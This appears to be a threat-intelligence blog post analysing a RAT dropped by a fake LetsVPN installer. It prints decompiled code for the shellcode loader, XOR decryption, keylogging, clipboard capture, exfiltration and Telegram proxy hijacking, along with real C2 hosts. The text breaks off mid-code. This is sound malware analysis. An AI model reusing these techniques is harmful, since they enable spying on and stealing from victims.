

GoodPersonRAT: Fake Chinese VPN drops extensive C2 client

 threatlocker.com/blog/goodpersonrat-fake-chinese-vpn-drops-extensive-c2-client

July 8, 2026

LetsVPN RAT gives attackers total control

ThreatLocker Threat Intelligence identified an MSI file in-the-wild masquerading as an installer for Kuailian VPN (aka LetsVPN), a service famed for its ability to bypass China's Great Firewall.

Despite LetsVPN seeming to offer a legitimate service, this installer drops and executes an encrypted RAT that provides attackers with complete control over a victim's machine and its data.

Several features are implemented such as full remote control, keylogging, browser manipulation, persistence, and auto-updating.




Figure 1: Chain of Execution

Technical analysis: How three embedded files lead to remote access and persistence

The MSI installer, `Kuailian_win-setup.86.msi`, contains three embedded files.

The first, `LetsVPNLatest.exe`, is a signed, legitimate installer for the LetsVPN service. The software is installed and executed after the first malicious actions are complete to convince the unsuspecting user that the installation completed successfully.

A second file, `promecfplugilte8.exe`, acts as a shellcode loader, and reserves an executable section in memory to load the third file `dat`, which is dropped with a filename `20260609.dat`. This shellcode blob decrypts another embedded binary and initiates the primary C2 logic by reflectively loading the final stage into memory as a DLL.

```
Kuailian_win-setup.86.msi!disk1.cab!letsvpnlatest.exe

language: C
compiler: Microsoft Visual C/C++ 13.10.4035 [C]
linker: Microsoft Linker 6.0
operation system: Windows 95 [I386, 32-bit, GUI]
~packer: Generic [Sections like Nullsoft Installer + Section #3 (".ndata") has wrong offset/size]
installer: Nullsoft Scriptable Install System 3.10 [Izma]
sign tool: Windows Authenticode 2.0 [PKCS #7, after overlay]

FILE INFO
Format      PE32
Size        17,359,024 bytes
All matches Binary, MSDOS, PE32, PE
MIME type   application/octet-stream
Scan time   41402 ms
```

Figure 2: Legit VPN Installer

Kuailian_win-setup.86.msi!disk1.cab!promecefplugilte8.exe

language: C++
compiler: Microsoft Visual C/C++ 19.44.35211 [C++]
linker: Microsoft Linker 14.44.35211
tool: Microsoft Visual Studio 2022, 17.14
operation system: Windows Vista [I386, 32-bit, GUI]
~protection: **Generic** [Section #0 (".textbss") has RWX]
~packer: **Generic** [Section #0 (".textbss") has wrong offset/size]
~debug data: **Contains** [Absolute PDB path]
~malware: **Anomalous build info** [May be infected, be careful!]
debug data: **Records** [CodeView, VC Feature]

Debug symbols (PDB) **RSDS**

C:\Users\cc.cc\Desktop\xxxxx\Debug\xxxxx.pdb

GUID DE8923CC-3F15-42C5-BDEA-5ECA625F2F07 Age 1

FILE INFO

Format	PE32
Size	10,928,640 bytes
All matches	Binary, MSDOS, PE32, PE
MIME type	application/octet-stream
Embedded files	554 (see the Extractor tab)
Scan time	36334 ms

Figure 3: Bundled Loader

Kuailian_win-setup.86.msi!disk1.cab!dat

No detections. The format was identified but no signatures matched.

► Engine warnings (1)

FILE INFO

Format	Binary
Size	1,622,404 bytes
MIME type	application/vnd.microsoft.portable-executable, application/x-dosexec, text/plain
Scan time	639 ms

Figure 4: Bundled Payload

Loader functionality

The loader `promecefplugilte8.exe` imports and calls the `VirtualAlloc` function to allocate executable memory with a size equal to the `dat` file. Once this memory is allocated, the

ReadFile function reads the dat payload bytes, a start address is defined with these bytes, and the CreateThread function executes the next stage.

```
15 j__memset(Filename, 0, 0x208u);
16 if ( !GetModuleFileNameW(nullptr, Filename, 0x104u) )
17     return 1;
18 v8 = sub_799D58(Filename, 92);
19 if ( v8 )
20     *(_WORD *) (v8 + 2) = 0;
21 if ( sub_79DC8C(Filename, L"20260609.dat") )
22     return 1;
23 hFile = CreateFileW(Filename, 0x80000000, 1u, nullptr, 3u, 0x80u, nullptr);
24 if ( hFile == (HANDLE)-1 )
25     return 1;
26 if ( GetFileSizeEx(hFile, &FileSize)
27     && FileSize.QuadPart > 0
28     && FileSize.QuadPart <= 0x7FFFFFFF
29     && (dwSize = FileSize.LowPart, (lpBuffer = VirtualAlloc(nullptr, FileSize.LowPart, 0x3000u, 4u)) != nullptr) )
30 {
31     NumberOfBytesRead = 0;
32     if ( ReadFile(hFile, lpBuffer, dwSize, &NumberOfBytesRead, nullptr) && NumberOfBytesRead == dwSize )
33     {
34         CloseHandle(hFile);
35         lpStartAddress = (LPTHREAD_START_ROUTINE)VirtualAlloc(nullptr, dwSize, 0x3000u, 0x40u);
36         if ( lpStartAddress )
37         {
38             j__memmove_1(lpStartAddress, lpBuffer, dwSize);
39             VirtualFree(lpBuffer, 0, 0x8000u);
40             hObject = CreateThread(nullptr, 0, lpStartAddress, nullptr, 0, nullptr);
```

Figure 5: Loader Executing Payload

Payload decryption

The first 32 bytes of shellcode provide decryption instructions for the remainder of the file. The next stage is decrypted by performing an XOR operation on every following byte (1.6MB) with 0x25.

```

00000000 int32_t decryptor(int32_t* arg1 @ ebp, char* arg2 @ esi, char* arg3 @ edi)
{
00000000     int32_t ecx = 0;
0000000e     int32_t eax;
0000000e     (uint8_t)eax = 0x25;
0000001b     bool i;
0000001b
0000001b     do
0000001b     {
00000010         *(uint8_t*)(ecx + 0x20) ^= 0x25;
00000014         ecx += 1;
00000015         i = ecx - 0x18c164;
0000001b     } while (ecx - 0x18c164 < 0 != i);
0000001b
00000020     if (i)
00000020     |     /* jump -> 0xffffffffd0 */
00000020
00000022     int32_t* ebp = *(uint32_t*)arg1;
00000023     *(uint8_t*)arg3 = *(uint8_t*)arg2;
00000024     *(uint32_t*)ebp;
00000025     *(uint32_t*)(arg3 + 1);
0000002c     trap(0x25);
00000000 }

```

Figure 6: Shellcode Decryptor Pseudocode

The resulting decrypted payload is a reflective loader and loads a valid embedded PE that begins after a hex marker "CC DD EE FF". This is done by walking through the PEB structure to locate kernel32.dll's address in memory and manually resolving required Windows APIs such as GetProcAddress, LoadLibraryA, VirtualAlloc, VirtualFree, VirtualProtect, and GetModuleHandleA. Once these APIs are resolved, the loader validates the remaining data as a valid PE, allocates executable memory, reads PE bytes into that memory, and calls the entry point using the DLL_PROCESS_ATTACH reason. It is important to note that the final stage is reflectively loaded into memory and is never written to disk.

```

00000118     __builtin_strncpy(&var_240[-0x24], "LoadLibraryA", 0xd);
00000181     var_240[-0x39] = var_240[-8](var_240[-0x13], &var_240[-0x24]);
00000187     __builtin_strncpy(&var_240[-0x20], "VirtualAlloc", 0xd);
000001c6     var_240[-0x40] = var_240[-8](var_240[-0x13], &var_240[-0x20]);
000001cc     __builtin_strncpy(&var_240[-0x1c], "VirtualFree", 0xc);
00000207     var_240[-0x37] = var_240[-8](var_240[-0x13], &var_240[-0x1c]);
0000020d     __builtin_strncpy(&var_240[-0x28], "VirtualProtect", 0xf);
00000284     var_240[-0x41] = var_240[-8](var_240[-0x13], &var_240[-0x28]);
0000028a     __builtin_strncpy(&var_240[-0x2d], "GetModuleHandleA", 0x11);
0000030f     var_240[-0x3e] = var_240[-8](var_240[-0x13], &var_240[-0x2d]);

```

Figure 7: Loader Imported APIs

```
00000980 CC DD EE FF 4D 5A 90 00 03 00 00 00 04 00 00 00 1Y19MZ.....
00000990 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 yŷ.....@...
000009A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000009B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000009C0 30 01 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C 0.....°..'.í!..L
000009D0 CD 21 54 68 69 73 20 70 72 6F 67 72 61 6D 20 63 í!This program c
000009E0 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20 69 6E 20 annot be run in
000009F0 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 DOS mode....$...
```

Figure 8: Loader CC DD EE FF Marker

embedded_payload_0x964.dll

language: C

```
compiler: Microsoft Visual C/C++ 19.50.35225 [C]
```

linker: Microsoft Linker 14.44.35211

tool: Microsoft Visual Studio 2022, 17.14

operation system: Windows Vista [I386, 32-bit, DLL]

~debug data: Contains [Absolute PDB path]

debug data: Records [CodeView, VC Feature, POGO]

Debug symbols (PDB) RSDS

C:\Users\cc.cc\Desktop\自用客户端\Release-DLL\TerminalControlClientV2.pdb

FILE INFO

Format PE32

```
Size      1,619,968 bytes
```

All matches Binary, MSDOS, PE32, PE

MIME type application/octet-stream

Scan time 1505 ms

Figure 9: C2 Payload

C2 server selection

An embedded table provides 40 possible server sets to determine which C2 server to reach out to. The server set chosen from this table has two forms of logic: an existing `install_state.ini` file, which contains a plaintext `InstanceId=<ID 1 - 40>`, and the filename or containing directory.

In this sample, the filename of the parent executable, `promcecfplugilte8.exe`, points to InstanceId 8, which resolves to 4 possible hosts: `23[.]133.4.108`, `teddkqoo[.]com`, `nishihaoren8[.]top`, and `nishihaoren8[.]org`. “Nishihaoren” translates from simplified Chinese to the phrase “You are a good person.”

Instance	Route	Label	Hosts	Ports
01	1	1	nishihaoren1.top	10437, 11892, 12658
01	2	2	nishihaoren1.org	20437, 21892, 22658
02	1	2	cunmap.cc	10437, 11892, 12658
02	2	2	cunmap.cc	20437, 21892, 22658
03	1	3	nishihaoren1.top	10437, 11892, 12658
03	2	3	nishihaoren1.org	20437, 21892, 22658
04	1	本机	172.20.10.2	10437, 11892, 12658
04	2	本机	127.0.0.1	20437, 21892, 22658
05	1	第5套第一路	27.124.9.47, shunlifadacaisansanjlb.com	10437, 11892, 12658
05	2	第5套第一路	nishihaoren5.top, nishihaoren5.org	20437, 21892, 22658
08	1	第8套第一路	23.133.4.108, teddkqoo.com	10437, 11892, 12658
08	2	第8套第二路	nishihaoren8.top, nishihaoren8.org	20437, 21892, 22658
16	1	第16套第一路	27.124.40.52	10437, 11892, 12658
16	2	第16套第二路	nishihaoren16.top, nishihaoren16.org	20437, 21892, 22658
23	1	第23套第一路	xdsansan.com	10437, 11892, 12658
23	2	第23套第二路	nishihaoren23.top, nishihaoren23.org	20437, 21892, 22658
24	1	第24套第一路	154.91.75.192	10437, 11892, 12658
24	2	第24套第二路	nishihaoren24.top, nishihaoren24.org	20437, 21892, 22658
36	1	第36套第一路	38.91.114.219, teddkwww.com	10437, 11892, 12658
36	2	第36套第二路	nishihaoren36.top, nishihaoren36.org	20437, 21892, 22658
37	1	第37套第一路	j6fadacaiaa.com, j6fadacaiai.com	10437, 11892, 12658
37	2	第37套第二路	nishihaoren37.top, nishihaoren37.org	20437, 21892, 22658
38	1	第38套第一路	j6llaa.com, j6llaaa.com	10437, 11892, 12658
38	2	第38套第二路	nishihaoren38.top, nishihaoren38.org	20437, 21892, 22658
39	1	第39套第一路	38.45.124.19	10437, 11892, 12658
39	2	第39套第二路	nishihaoren39.top, nishihaoren39.org	20437, 21892, 22658
40	1	第40套第一路	j6lluu.com, j6lluuu.com	10437, 11892, 12658
40	2	第40套第二路	nishihaoren40.top, nishihaoren40.org	20437, 21892, 22658

Figure 10: C2 Server Sets

The `install_state.ini` file is the primary selection method and uses the filename method as a fallback. This file may be modified through C2 commands to change the selected C2 server, which is chosen before the hardcoded file/directory name methods are used.

Remote access capabilities

An extensive list of features is provided to the attacker through this client.

C2 communication is established as a persistent session, meaning that a TCP socket stays open and waits on commands from the server instead of polling the server intermittently and expecting a response. Both the send and receive paths through this socket include a select function that waits for 15 seconds for the socket to become writable/readable to complete the message or command.

This timeout does not loop, and a single timeout would result in message failure despite the open socket. For messages or commands larger than 0x10000 bytes, the helper loops through the data and sends or receives in chunks.

1006a736		<code>timeout.tv_sec = 15</code>
1006a73d		<code>timeout.tv_usec = 0</code>
1006a74c		<code>if (select(nfds: 0, readfds: nullptr, writefds: &var_218,</code>
1006a74c		<code>exceptfds: &var_114, &timeout) s> 0</code>
1006a74c		<code>&& __WSAFDIsSet(fd: socket, param1: &var_114) == 0</code>
1006a74c		<code>&& __WSAFDIsSet(fd: socket, param1: &var_218) != 0)</code>
1006a779		<code>int32_t len = arg4 - esi</code>
1006a779		
1006a782		<code>if (len s> 0x10000)</code>
1006a782		<code> len = 0x10000</code>
1006a782		
1006a790		<code>result = send(s: socket, buf: arg2 + esi, len, flags: 0)</code>
1006a790		
1006a799		<code>if (result == 0xffffffff)</code>
1006a7a6		<code> if (WSAGetLastError() == 0x2733)</code>
1006a7a6		<code> goto label_1006a7c1</code>

Figure 11: Socket Select Timeout

Wireshark - Follow TCP Stream (tcp.stream eq 218) - packets_20260630_155301.pcap

TC26.....ClientId=509A87C7-765F-4802-92EB-9D41575A6F2D
MarkTime=2026-06-30 15:55:04
HostName=RS10VM
Remark=RS10VM
GroupName=Default
LanIP=26.26.26.1
OS=Windows 10 19045 x64
ActiveText=.....
RunTime=1..4..59..
Antivirus=Windows Defender
QQTG=-
Wechat=-
ContentText=-
WalletExtText=.....
ClientVersion=2026.04.27
BuildType=Release Win32
ServiceGuard=....+....
UpdateDatSupport=1
UpdateDatLocalFileName=20260609.dat
UpdateDatLocalFileTime=134255175440000000
UpdateDatLocalFileSize=1622404
UpdateDatLocalSha256=ec3d4d6b0b35e1013c12e0044a8b202d0114809587aa97d83cbaff68c0e96b81
UpdateDatLocalFound=1
UpdateDatLocalOk=1
UpdateDatLocalError=
UpdateTestSupport=1
UpdateTestLocalFileName=20260609.dat
UpdateTestLocalFileTime=134255175440000000
UpdateTestLocalSha256=ec3d4d6b0b35e1013c12e0044a8b202d0114809587aa97d83cbaff68c0e96b81
UpdateTestLocalFound=1
UpdateTestLocalOk=1
UpdateTestLocalError=
Caps=65151
ServiceGuard=....+....

Figure 12: Client Request to C2




Figure 13: C2 Requests

Four files are created on initial check-in that are used for local identity and client status: `ClientId.sys`, `Mark.sys`, `Remark.sys`, and `Group.sys`. Despite the “.sys” file extension, these files are written to and read as plaintext.

These files have three possible locations, and the location chosen depends on valid paths and write permissions. The primary path is chosen if a valid instance is included within the path: `C:\Program Files\TerminalControlClient\<instance id>\client_state\<name>.sys`. If an invalid or incorrect instance ID is within the path, these files are installed to `C:\ProgramData\TerminalControlService\<instance id>\package\client_state_backup\<name>.sys`. Finally, if this path cannot be written to, the directory the loader is run from is chosen: `<runtime directory>\client_state\<name>.sys`.

`ClientID.sys`, as named, holds the plaintext client/victim ID, which is reported in C2 communications as `ClientId=<ID>`. This file is written to once and keeps the same ID value throughout all activities. This ID is built using the `CoCreateGuid` Windows API, and if that fails, combines the `GetTickCount` and `GetCurrentProcessID`. `Mark.sys` is simpler, and holds a single timestamp of when the client was first installed using the format `yyyy-mm-dd hh:mm:ss`.

`Remark.sys` and `Group.sys` are ease of use files that allow the operator to organize this victim among many others. `Remark.sys` holds a remark, or a note, from the attacker specific to this machine. `Group.sys` holds a group name determined by the operator, and both file texts can be easily changed after the initial connection.

Depending on commands received from the C2 server, a `FeatureType` parameter may be parsed, which determines the action to take on the victim machine. Several features and

subcommands are supported including file transfer, interactive command execution through cmd.exe, SOCKS5/HTTP proxy mapping, browser profile scanning, direct keyboard and mouse control, keylogging, and several more.

```
10072cfa      build_response(&var_144, appended_string: "Channel=Feature\n")
10072d02      char var_30
10072d02      int64_t** eax_12 = place_ClientIdSys(&var_30)
10072d0e      var_8_1.b = 1
10072d18      int32_t* eax_13 = build_response(&var_144, appended_string: "ClientId=")
10072d21      int64_t* edx_1 = eax_12
10072d21
10072d23      if (eax_12[5] > 0xf)
10072d25      |     edx_1 = *eax_12
10072d25
10072d25
10072d3b      build_response(sub_1002ebc0(eax_13, edx_1, eax_13, eax_12[4]),
10072d3b      appended_string: "\n")
```

Figure 14: FeatureType Channel

Features

FeatureType 3 allows file transfer and provides several features allowing custom payload execution and mass data exfiltration. Remote directories can be created, files may be uploaded to or downloaded from the victim, and the filesystem can be searched for specific files. Ease of use commands such as cancelling a download or a search speak to the attention to detail and time spent developing this malicious service.

```
char i_4 = C2_to_victim_fileUpload(&var_34, &var_64, sock, &var_34, var_84_1,
    var_90_1, edx_16, esi_4, var_88.b)
i_5 = i_4
var_84_1.b = i_4
int32_t var_6c_3 = 0
// File Upload Received Successfully
char* const edx_22 = &文件上传接收完成
int32_t var_68_3 = 0
```

Figure 15: File Manager Functionality

FeatureType 4 starts an instance of cmd.exe with pipes and sends a “CMD connected” message to the attacker before accepting commands. Standard output is sent back as well as terminal errors and exits. If the parent executable is run with administrator privileges, this shell would also execute commands with elevated privileges.

```

GetSystemDirectoryA(lpBuffer: &buffer, uSize: 0x104)
void var_21c
_memset(&var_21c, 0, 0x104)

if (buffer == 0)
|   sub_1010d490(&var_21c, 0x104, "cmd.exe")
else
|   char* var_3d0_5 = &buffer
|   sub_1001b8a0(&var_21c, 0x104, 0xffffffff, "%s\\cmd.exe")

void commandLine
_memset(&commandLine, 0, 0x124)
void* var_3d0_6 = &var_21c
sub_1001b8a0(&commandLine, 0x124, 0xffffffff, "%s")
BOOL eax_7 = CreateProcessA(lpApplicationName: nullptr,
    lpCommandLine: &commandLine, lpProcessAttributes: nullptr,
    lpThreadAttributes: nullptr, bInheritHandles: 1,
    dwCreationFlags: CREATE_NO_WINDOW, lpEnvironment: nullptr,
    lpCurrentDirectory: nullptr, lpStartupInfo: &startupInfo,
    lpProcessInformation: &processInformation)
HANDLE hObject_7 = hReadPipe

if (hObject_7 != 0 && hObject_7 != 0xffffffff)
|   CloseHandle(hObject: hObject_7)
|   hReadPipe = nullptr

```

Figure 16: cmd.exe Execution

FeatureType 7 allows SOCKS5 and HTTP proxy mapping to machines accessible by the victim. This feature supports opening target host:port connections, forwarding data through mapped sockets, and subsequently closing individual proxy streams. This provides a built-in method for manual propagation across a network and a way to mask the attackers from any external actions taken through this machine.

```
sub_1002f0a0(&var_30, "HTTP/SOCKS5 proxy session started", 0x21)
int128_t* eax_2 = &var_30
int32_t var_1c

if (var_1c u> 0xf)
|   eax_2 = var_30.d

int32_t var_20
sock_selectSend_w(arg1, 5, 0, 1, eax_2, var_20)
```

Figure 17: SOCKS5 Proxy Session

FeatureType 10 provides keylogging and clipboard exfiltration by creating one of the only file-based artifacts, C:\ProgramData\gongzuo.txt, and creates two threads: the first creates a hidden console and uses DirectInput keyboard capture to write keyed characters to gongzuo.txt every 10ms. The second thread reads the clipboard every second with the OpenClipboard and GetClipboardData Windows APIs and writes new contents to gongzuo.txt. This file is monitored by a separate thread, which looks for changes every 500ms and exfiltrates them to the selected C2 server.

```

HWND hwnd_1 = GetConsoleWindow()
hwnd = hwnd_1
HWND hwnd_2

if (hwnd_1 == 0)
    hwnd_2 = KeyboardDirectInput()
    hwnd = hwnd_2
    int32_t ebx
    ebx.b = hwnd_2 != 0
    int32_t var_12c_1 = ebx

char eax_3

if (hwnd_1 != 0 || hwnd_2 != 0)
    HMODULE var_134 = GetModuleHandleA(lpModuleName: nullptr)
    eax_3 = DirectInput_getKeyState(&hwnd, &var_134)

uint8_t* var_158_1

if ((hwnd_1 != 0 || hwnd_2 != 0) && eax_3 != 0)
    edi = 1
    int32_t var_138_1 = 1
    int32_t var_130_1 = 1

    if (arg1 != 0)
        // [Success]: Keyboard Monitoring has Started
        var_158_1 = &_[成功]: 键盘监控已启动

```

Figure 18: DirectInput Keylogging

```

writeClipboard_toFile(int32_t arg1 @ edi)
4      int32_t var_8 = __security_cookie ^ &__saved_ebp
4
4      if (OpenClipboard(hWndNewOwner: nullptr) != 0)
d          HANDLE hMem = GetClipboardData(uFormat: 1)
d
7          if (hMem != 0)
f              PSTR eax_3 = GlobalLock(hMem)
f
9              if (eax_3 != 0)
0                  int32_t eax_4 = strlenA(lpString: eax_3)
0
3                  if (eax_4 > 0 && eax_4 < 0x1387)
7                      void var_1390
7                      _memset(&var_1390, 0, 0x1388)
2                      lstrcpyA(lpString1: &var_1390, lpString2: eax_3,
2                          iMaxLength: 0x1387)
2
a                      if (strcmpA(lpString1: &var_1390, lpString2: ecx + 0x40c) != 0)
3                          lstrcpyA(lpString1: ecx + 0x40c, lpString2: &var_1390,
3                              iMaxLength: 0x1387)
5                          HANDLE hFile_1 = *(ecx + 8)
1                          uint32_t numberOfBytesWritten
1
1                          if (hFile_1 != 0xffffffff)
4                              WriteFile(hFile: hFile_1, lpBuffer: &data_1016bc94,
4                                  nNumberOfBytesToWrite: 0xc,
4                                  lpNumberOfBytesWritten: &numberOfBytesWritten,
4                                  lpOverlapped: nullptr)
9                              FlushFileBuffers(hFile: *(ecx + 8))

```

Figure 19: Get and Write Clipboard Data

```

if (eax_20 == 0)
    HANDLE eax_21
    uint32_t ecx_2
    int32_t edx_1
    eax_21, ecx_2, edx_1 = __beginthreadex(eax_20, edx, 1, eax_20, eax_20,
        KeybdDirectInput_w, eax_16, eax_20, eax_20)
    eax_16[0x5e7] = eax_21

    if (eax_21 == 0)
        eax_16[1]
        eax_16[1] = eax_21
    label_100cd50a:
        int32_t* ecx_3 = data_101836d4

        if (ecx_3 != 0)
            (**ecx_3)(1)

        data_101836d4 = 0
        sub_100cd180()
        LeaveCriticalSection(lpCriticalSection: &data_10186a20)
        fail_check(eax_1 ^ &var_338)
        return 3

    HANDLE eax_23 = __beginthreadex(eax_21, edx_1, ecx_2, nullptr, 0,
        writeClipboard_w, eax_16, THREAD_CREATE_RUN_IMMEDIATELY, nullptr)
    eax_16[0x5e8] = eax_23

```

Figure 20: Keyboard and Clipboard Threads

```

__builtin_memset(dest: &var_84, ch: 0, count: 0x18)
sub_1002ef30(&var_84, u"C:\ProgramData\gongzuo.txt", 0x1a)
var_14_2.b = 0x17
sub_10077330(&var_9c, &var_84)
var_14_2.b = 0x19
sub_1002fe00(&var_84)
int32_t edi_3 = var_b0:0xc.d
char var_d8
sub_1008b840(&var_9c, 2, &var_d8, 1, &var_9c, &var_54, &var_3c, var_a0,
    edi_3, ecx, esi_1)
var_14_2.b = 0x1a
result = socket_send_w(arg2, 0x15, &var_d8)

```

Figure 21: Exfiltrate gongzuo.txt

FeatureType values 9 and 11 scan local browsers and Telegram Desktop respectively, but the goals of these two features are different.

Local browsers are detected and profiles, cookies, login data, and history are reset with no browser-focused infostealing capabilities found. Although the decision not to steal available credentials may seem strange, missing login data would prompt the user to input credentials, which would be stolen through keylogging capabilities explained above. This provides a less obvious way of capturing login data when compared to mass data exfiltration from the victim.

```
wchar16 const* const var_1dc_40 = u"cookies.sqlite-shm"
__builtin_memset(dest: &var_150, ch: 0, count: 0x18)
sub_1002ef30(&var_150, var_1dc_40, var_1d8_55)
var_8_1.b = 0x23
int128_t* lpFileName_7 =
    sub_100824c0(&var_150, &lpFileName_16, &var_184, &var_150)
int128_t* lpFileName_14 = lpFileName_7

if (*(lpFileName_14 + 0x14) u> 7)
|   lpFileName_7 = *lpFileName_14

uint32_t eax_73 = GetFileAttributesW(lpFileName: lpFileName_7)

if (eax_73 != 0xffffffff && (eax_73.b & 0x10) == 0)
|   int128_t* lpFileName_8 = lpFileName_14

    if (*(lpFileName_14 + 0x14) u> 7)
    |   lpFileName_8 = *lpFileName_14

    SetFileAttributesW(lpFileName: lpFileName_8,
        dwFileAttributes: FILE_ATTRIBUTE_NORMAL)

    if (*(lpFileName_14 + 0x14) u> 7)
    |   lpFileName_14 = *lpFileName_14

if (DeleteFileW(lpFileName: lpFileName_14) == 0)
```

Figure 22: Delete Firefox Cookies

```

wchar16 const* const var_1c8_1 = u"History"
int32_t edi_1 = 0
wchar16 const* const var_1c4 = u"History-journal"
wchar16 const* const i = u"History"
wchar16 const* const var_1c0_1 = u"Cookies"
wchar16 const* const var_1bc_1 = u"Cookies-journal"
wchar16 const* const var_1b8_1 = u"Network\Cookies"
wchar16 const* const var_1b4 = u"Network\Cookies-journal"
wchar16 const* const var_1b0_1 = u"Top Sites"
wchar16 const* const var_1ac_1 = u"Top Sites-journal"
var_1a8.d = u"Visited Links"
var_1a8:4.d = u"Current Session"
var_1a8:8.d = u"Current Tabs"
var_1a8:0xc.d = u"Last Session"
wchar16 const* const var_198_3 = u"Last Tabs"
int32_t var_194_4 = 0
uint32_t eax_54

```

Figure 23: Browser Cleanup List

Telegram Desktop is specifically targeted with exfiltration and proxy-modifying attempts.

Telegram Desktop's tdata directory is packaged into

C:\ProgramData\MeitianGongzuoZiliao.zip, which translates to "daily work materials".

"tdata" contains Telegram account and session material as well as proxy settings.

Further modification to Telegram is done by changing the proxy settings to follow the system proxy and setting the system proxy settings to a host:port value specified by the C2 server. This allows all Telegram communication to route through a malicious server before continuing to its destination, more than likely giving the attacker total account access.

```

if (RegCreateKeyExW(hKey: &HKEY_CURRENT_USER,
    lpSubKey: u"Software\Microsoft\Windows\C"
"urrentVersion\Internet Settings",
    Reserved: 0, lpClass: nullptr,
    dwOptions: REG_OPTION_RESERVED,
    samDesired: KEY_SET_VALUE,
    lpSecurityAttributes: nullptr,
    phkResult: &hKeyInternetSettings,
    lpdwDisposition: nullptr) == NO_ERROR)
void** data_4
data_4.b = var_150_1.1.b != 0
data = data_4
RegSetValueExW(hKey: hKeyInternetSettings,
    lpValueName: u"ProxyEnable",
    Reserved: 0, dwType: REG_DWORD,
    lpData: &data, cbData: 4)
int128_t* lpData = &var_14c

if (var_138_1 u> 7)
|
|   lpData = var_14c.d

RegSetValueExW(hKey: hKeyInternetSettings,
    lpValueName: u"ProxyServer",
    Reserved: 0, dwType: REG_SZ, lpData,
    cbData: (var_13c_1 << 1) + 2)
int128_t* lpData_1 = &var_134

if (var_120_1 u> 7)
|
|   lpData_1 = var_134.d

RegSetValueExW(hKey: hKeyInternetSettings,
